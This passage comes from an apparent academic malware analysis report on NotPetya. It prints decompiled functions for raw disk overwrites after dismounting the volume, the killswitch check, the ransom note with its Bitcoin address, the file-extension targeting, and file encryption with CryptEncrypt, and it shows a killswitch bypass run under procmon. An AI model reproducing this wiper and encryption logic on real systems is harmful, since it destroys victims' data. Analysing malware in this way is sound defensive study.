
***Figure 2.3.20** – Part of the obtain_token_info function.*

Afterwards, the analyst identified a function which directly accesses the drive with DeviceIoControl. It created a prepended file called PhysicalDrive0 and provides it with Generic Write Access. The malware then obtained information about the geometry of the drive, dismounted the volume, wrote to the same PhysicalDrive0 file, and freed it. (interiot, 2008) (**Figure 2.3.21**) The analyst renamed the function to **drive_geometry_dismount** for convenience. Another function of the wiper performed similar actions to drive C and called the aforementioned function. (**Figure 2.3.22**)



```
undefined4 drive_geometry_dismount(void)

{
  HANDLE hDevice;
  undefined4 uVar1;
  undefined local_24 [20];
  int local_10;
  HLOCAL local_c;
  DWORD local_8;

                    /* create file called PhysicalDrive0 with a prepended path, Generic Write
                       access, no security attributes, then open the file */
  hDevice = CreateFileA("\\\\.\\PhysicalDrive0",0x40000000,3,(LPSECURITY_ATTRIBUTES)0x0,3,0,
                        (HANDLE)0x0);
  if (hDevice == (HANDLE)0x0) {
    uVar1 = 0;
  }
  else {
                    /* 0x70000 - get drive geometry
                       0x90020 - dismount volume
                       After that it writes to the file (PhysicalDrive0) and frees it. */
    DeviceIoControl(hDevice,0x70000,(LPVOID)0x0,0,local_24,0x18,&local_8,(LPOVERLAPPED)0x0);
    local_c = LocalAlloc(0,local_10 * 10);
    if (local_c != (HLOCAL)0x0) {
      DeviceIoControl(hDevice,0x90020,(LPVOID)0x0,0,(LPVOID)0x0,0,&local_8,(LPOVERLAPPED)0x0);
      WriteFile(hDevice,local_c,local_10 * 10,&local_8,(LPOVERLAPPED)0x0);
      LocalFree(local_c);
    }
    CloseHandle(hDevice);
    uVar1 = 1;
  }
  return uVar1;
}
```


***Figure 2.3.21*** *– Function directly accessing the physical drive.*



```
void FUN_10008d5a(void)

{
  HANDLE hDevice;
  BOOL BVar1;
  HLOCAL lpBuffer;
  int iVar2;
  DWORD local_24;
  undefined local_20 [20];
  DWORD local_c;

  hDevice = CreateFileA("\\\\.\\C:",0x40000000,3,(LPSECURITY_ATTRIBUTES)0x0,3,0,(HANDLE)0x0);
  if (hDevice != (HANDLE)0x0) {
    BVar1 = DeviceIoControl(hDevice,0x70000,(LPVOID)0x0,0,local_20,0x18,&local_24,(LPOVERLAPPED)0x0)
    ;
    if ((BVar1 != 0) && (lpBuffer = LocalAlloc(0,local_c * 10), lpBuffer != (HLOCAL)0x0)) {
      SetFilePointer(hDevice,local_c,(PLONG)0x0,0);
      WriteFile(hDevice,lpBuffer,local_c,&local_24,(LPOVERLAPPED)0x0);
      LocalFree(lpBuffer);
    }
    CloseHandle(hDevice);
  }
  if (((DAT_1001f104 & 8) != 0) && (iVar2 = FUN_100014a9(), iVar2 == 0)) {
    return;
  }
  drive_geometry_dismount();
  return;
}
```

***Figure 2.3.22*** *– Get geometry of volume C and call drive_geometry_dismount().*


Another interesting function allowed the malware to obtain host addresses and store them within an address buffer. The IP addresses were appended with a wsprintfA function which used “**%u.%u.%u.%u**” as the string “template”. (Microsoft, 2022) (**Figure 2.3.23**)



```
bool host_addr_buff(char *addr_buffer)

{
  byte *pbVar1;
  hostent *host_info;

  host_info = gethostbyname(addr_buffer);
  if (host_info != (hostent *)0) {
    pbVar1 = (byte *)*host_info->h_addr_list;
                    /* write host addr to buffer */
    wsprintfA(addr_buffer,"%u.%u.%u.%u",(uint)*pbVar1,(uint)pbVar1[1],(uint)pbVar1[2],
              (uint)pbVar1[3]);
  }
  return host_info != (hostent *)0;
}
```

***Figure 2.3.23** – Obtaining a list of host IP addresses.*


The infection check command was also successfully identified by the analyst. (**Figure 2.3.24**) The malware first found the path to the file name and saved it to a variable. The destination used in the function was then combined with “C:\\Windows\\” and the name of the file. If the check returned a value different than zero, then the malware also attempted to find the extension for that specific path. If the value was still not zero,  the process was interrupted as this indicated that the host was already infected. (Asher-Dotan, 2017)



```
undefined4 check_if_infected(LPWSTR file_dest)

{
  LPWSTR fileName;
  undefined4 uVar1;

                    /* ESI XOR */
  uVar1 = 0;
  fileName = PathFindFileNameW(&file_name);
  fileName = PathCombineW(file_dest,L"C:\\Windows\\",fileName);
                    /* If full path is not 0, add extension */
  if (fileName != (LPWSTR)0) {
    fileName = PathFindExtensionW(file_dest);
                    /* If path value still not 0, terminate process (L'\0' - UTF16 terminator)as
                       host is already infected */
    if (fileName != (LPWSTR)0) {
      *fileName = L'\0';
      uVar1 = 1;
    }
  }
  return uVar1;
}
```


***Figure 2.3.24** – Local killswitch in NotPetya.*

The analyst identified four more functions of interest. The first sent the ransom message to the user from a created **README.txt** file. It was the same ransom message, which was discussed in section **2.2.3.2 Extracting the Strings**. (**Figure 2.3.25**) A part of the second function showed how to wiper targeted the victim’s files. It walked through all paths on the machine, whilst obtaining the extensions of each file discovered in the directories. They were then compared to the list of extensions which the malware covered. (**Figure 2.3.26**)



```
BVar2 = FUN_10001ba0((int)param_1);
if ((BVar2 != 0) && (local_c = FUN_10001c7f(), local_c != (LPWSTR)0x0)) {
  pWVar3 = PathCombineW(local_624,param_1,L"README.TXT");
  if (pWVar3 != (LPWSTR)0x0) {
    uVar4 = FUN_10006973();
    if (uVar4 != 0) {
      Sleep((uVar4 - 1) * 60000);
    }
    hFile = CreateFileW(local_624,0x40000000,0,(LPSECURITY_ATTRIBUTES)0x0,2,0,(HANDLE)0x0);
    if (hFile != (HANDLE)0xffffffff) {
      local_8 = 0;
      WriteFile(hFile,
                L"Ooops, your important files are encrypted.\r\n\r\nIf you see this text, then you
                r files are no longer accessible, because\r\nthey have been encrypted. Perhaps you
                 are busy looking for a way to recover\r\nyour files, but don\'t waste your time.
                Nobody can recover your files without\r\nour decryption service.\r\n\r\nWe guarant
                ee that you can recover all your files safely and easily.\r\nAll you need to do is
                 submit the payment and purchase the decryption key.\r\n\r\nPlease follow the inst
                ructions:\r\n\r\n1.\tSend $300 worth of Bitcoin to following address:\r\n\r\n"
                ,0x432,&local_8,(LPOVERLAPPED)0x0);
      WriteFile(hFile,L"1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX\r\n\r\n",0x4c,&local_8,
                (LPOVERLAPPED)0x0);
      WriteFile(hFile,L"2.\tSend your Bitcoin wallet ID and personal installation key to e-mail ",
                0x8e,&local_8,(LPOVERLAPPED)0x0);
      WriteFile(hFile,L"wowsmith123456@posteo.net.\r\n",0x38,&local_8,(LPOVERLAPPED)0x0);
      WriteFile(hFile,L"\tYour personal installation key:\r\n\r\n",0x48,&local_8,(LPOVERLAPPED)0x0
               );
      pWVar3 = local_c;
      do {
        WVar1 = *pWVar3;
```

***Figure 2.3.25*** *– Function loading the ransom message, BTC address, email, and the installation key.*




Decompile: FUN_10001973 - (Ransomware.NotPetya.dat)

```
          bVar10 = uVar1 < puVar8[1];
          if (uVar1 != puVar8[1]) goto LAB_10001a5e;
          puVar6 = puVar6 + 2;
          puVar8 = puVar8 + 2;
        } while (uVar1 != 0);
        iVar5 = 0;
LAB_10001a63:
        if ((iVar5 != 0) &&
           (pWVar3 = PathCombineW(local_620,param_1,(LPCWSTR)(local_870 + 0x2c)),
          pWVar3 != (LPWSTR)0x0)) {
          if (((local_870._0_4_ & 0x10) == 0) || ((local_870._0_4_ & 0x400) != 0)) {
            pWVar3 = PathFindExtensionW((LPCWSTR)(local_870 + 0x2c));
            psVar9 = (short *)(local_870 + 0x2c);
            do {
              sVar2 = *psVar9;
              psVar9 = psVar9 + 1;
            } while (sVar2 != 0);
            if (pWVar3 != (LPWSTR)(local_870 +
                                  ((int)psVar9 - (int)(local_870 + 0x2e) >> 1) * 2 + 0x2c)) {
              wsprintfW(local_210,L"%ws.",pWVar3);
              pWVar3 = StrStrIW(L".3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.
              disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.
              pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.sql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx
              .vsdx.vsv.work.xls.xlsx.xvd.zip."
                                ,local_210);
              if (pWVar3 != (LPWSTR)0x0) {
                FUN_1000189a(local_620,param_3);
              }
            }
          }
          else {
            pWVar3 = StrStrIW(L"C:\\Windows;",local_620);
            if (pWVar3 == (LPWSTR)0x0) {
              FUN_10001973(local_620,param_2 + -1,param_3);
            }
```


***Figure 2.3.26*** *– Function allowing it to traverse the system and obtain file extensions.*

The last two functions showed how the malware handled the encryption process. It first created a key using **CryptGenKey** and set different parameters with **CryptSetKeyParams**. The key was then used to encrypt the files. (**Figure 2.3.26**) The encryption process created newly infected files, rather than changing their extensions like WannaCry. The disguised ransomware obtained their sizes and then created maps of the files. The map view of each was then encrypted using **CryptEncrypt**, subsequently flushing the view, unmapping the file and closing the handle. (Microsoft, 2021) (**Figure 2.3.27**)



```
BOOL FUN_10001b4e(void)

{
  HCRYPTKEY *phKey;
  int in_EAX;
  BOOL BVar1;
  undefined4 local_c;
  undefined4 local_8;

  phKey = (HCRYPTKEY *)(in_EAX + 0x14);
  BVar1 = CryptGenKey(*(HCRYPTPROV *)(in_EAX + 8),0x660e,1,phKey);
  if (BVar1 != 0) {
    local_8 = 1;
    CryptSetKeyParam(*phKey,4,(BYTE *)&local_8,0);
    local_c = 1;
    CryptSetKeyParam(*phKey,3,(BYTE *)&local_c,0);
  }
  return BVar1;
}
```

***Figure 2.3.26** – Encryption key generation.*



```
hFile = CreateFileW(param_1,0xc0000000,0,(LPSECURITY_ATTRIBUTES)0x0,3,0,(HANDLE)0x0);
if (hFile != (HANDLE)0xffffffff) {
  local_10 = hFile;
  GetFileSizeEx(hFile,(PLARGE_INTEGER)&local_1c);
  local_8 = 0;
  if ((local_18 < 0) || ((local_18 < 1 && (local_1c < (LPCWSTR)0x100001)))) {
    param_1 = local_1c;
    local_8 = 1;
    dwMaximumSizeLow = (((uint)local_1c >> 4) + 1) * 0x10;
  }
  else {
    param_1 = (LPCWSTR)0x100000;
    dwMaximumSizeLow = 0x100000;
  }
  local_c = CreateFileMappingW(hFile,(LPSECURITY_ATTRIBUTES)0x0,4,0,dwMaximumSizeLow,(LPCWSTR)0x0)
  ;
  if (local_c != (HANDLE)0x0) {
    pbData = (BYTE *)MapViewOfFile(local_c,6,0,0,(SIZE_T)param_1);
    if (pbData != (BYTE *)0x0) {
      BVar1 = CryptEncrypt(*(HCRYPTKEY *)(param_2 + 0x14),0,local_8,0,pbData,(DWORD *)&param_1,
                           dwMaximumSizeLow);
      if (BVar1 != 0) {
        FlushViewOfFile(pbData,(SIZE_T)param_1);
      }
      UnmapViewOfFile(pbData);
    }
    CloseHandle(local_c);
  }
  CloseHandle(local_10);
}
return;
```


***Figure 2.3.27 –*** *Encryption process of each file.*

### 2.3.4 NotPetya Advanced Dynamic Analysis

For the Advanced Dynamic Analysis of NotPetya, the analyst decided to not use a debugger. This was done to show how easy the killswitch could be bypassed without even being required to change any of the application’s code.

To reiterate from sections **2.2.4.2 Detonation Conditions** and **2.3.3 NotPetya Advanced Static Analysis** – the wiper had a killswitch within the code. The function performed a check on the machine, looking whether a specific file existed in a specific directory – C:\Windows. If the file existed, then the machine was already infected, and the malware was not executed.


This killswitch, however, had a big flaw – changing the file name would render it useless as the performed check will seek a different file name. To test this, the analyst created the **perfc** file within the C:\Windows directory then changed the name of the malware to something different – **nevergonna.dll**. (**Figure 2.3.28**)



```
05/22/2022 14:09:39.12
EUser\Desktop\Malware_Samples\NotPetya+>rundll32 nevergonna.dll,#1_
```


***Figure 2.3.28*** *– Adding perfc and changing the name of the malware.*

Executing it removed the **.dll** file and started infecting the system. **Nevergonna** and **dllhost.dat** were created within the Windows directory. (**Figure 2.3.29**) **Nevergonna.dll** also appeared in all affected folders when inspected within procmon. The temporary credential dump file was also present within the Temp directory. (**Figure 2.3.30**)



```
dllhost.dat      5/22/2022 2:11 PM    DAT File    373 KB
nevergonna       5/22/2022 2:11 PM    File          0 KB
```

***Figure 2.3.29 – Files created by the malware within the Windows directory.***




```
CreateFile          C:\Windows\System32\nevergonna.dll
CreateFile          C:\Windows\System32\nevergonna.dll
CreateFile          C:\Windows\System\nevergonna.dll
CreateFile          C:\Windows\nevergonna.dll
CreateFile          C:\Users\IEUser\Desktop\Malware_Samples\NotPetya\nevergonna.dll
QueryBasicInfor...  C:\Users\IEUser\Desktop\Malware_Samples\NotPetya\nevergonna.dll
CloseFile           C:\Users\IEUser\Desktop\Malware_Samples\NotPetya\nevergonna.dll
CreateFile          C:\Users\IEUser\Desktop\Malware_Samples\NotPetya\nevergonna.dll.manifest
CreateFile          C:\Users\IEUser\Desktop\Malware_Samples\NotPetya\nevergonna.dll
CreateFileMapp...   C:\Users\IEUser\Desktop\Malware_Samples\NotPetya\nevergonna.dll
CreateFile          C:\Users\IEUser\Desktop\Malware_Samples\NotPetya\nevergonna.dll.123.Manifest
CloseFile           C:\Users\IEUser\Desktop\Malware_Samples\NotPetya\nevergonna.dll
CreateFile          C:\Users\IEUser\Desktop\Malware_Samples\NotPetya\nevergonna.dll
CreateFileMapp...   C:\Users\IEUser\Desktop\Malware_Samples\NotPetya\nevergonna.dll
CreateFile          C:\Users\IEUser\Desktop\Malware_Samples\NotPetya\nevergonna.dll.124.Manifest
CloseFile           C:\Users\IEUser\Desktop\Malware_Samples\NotPetya\nevergonna.dll
CreateFile          C:\Users\IEUser\Desktop\Malware_Samples\NotPetya\nevergonna.dll
CreateFileMapp...   C:\Users\IEUser\Desktop\Malware_Samples\NotPetya\nevergonna.dll
CreateFile          C:\Users\IEUser\Desktop\Malware_Samples\NotPetya\nevergonna.dll.2.Manifest
CloseFile           C:\Users\IEUser\Desktop\Malware_Samples\NotPetya\nevergonna.dll
CreateFile          C:\Windows\System32\nevergonna.dll
```

```
        chrome.exe (5416)        Google Chrome          C:\Program Files\...
        chrome.exe (5620)        Google Chrome          C:\Program Files\...
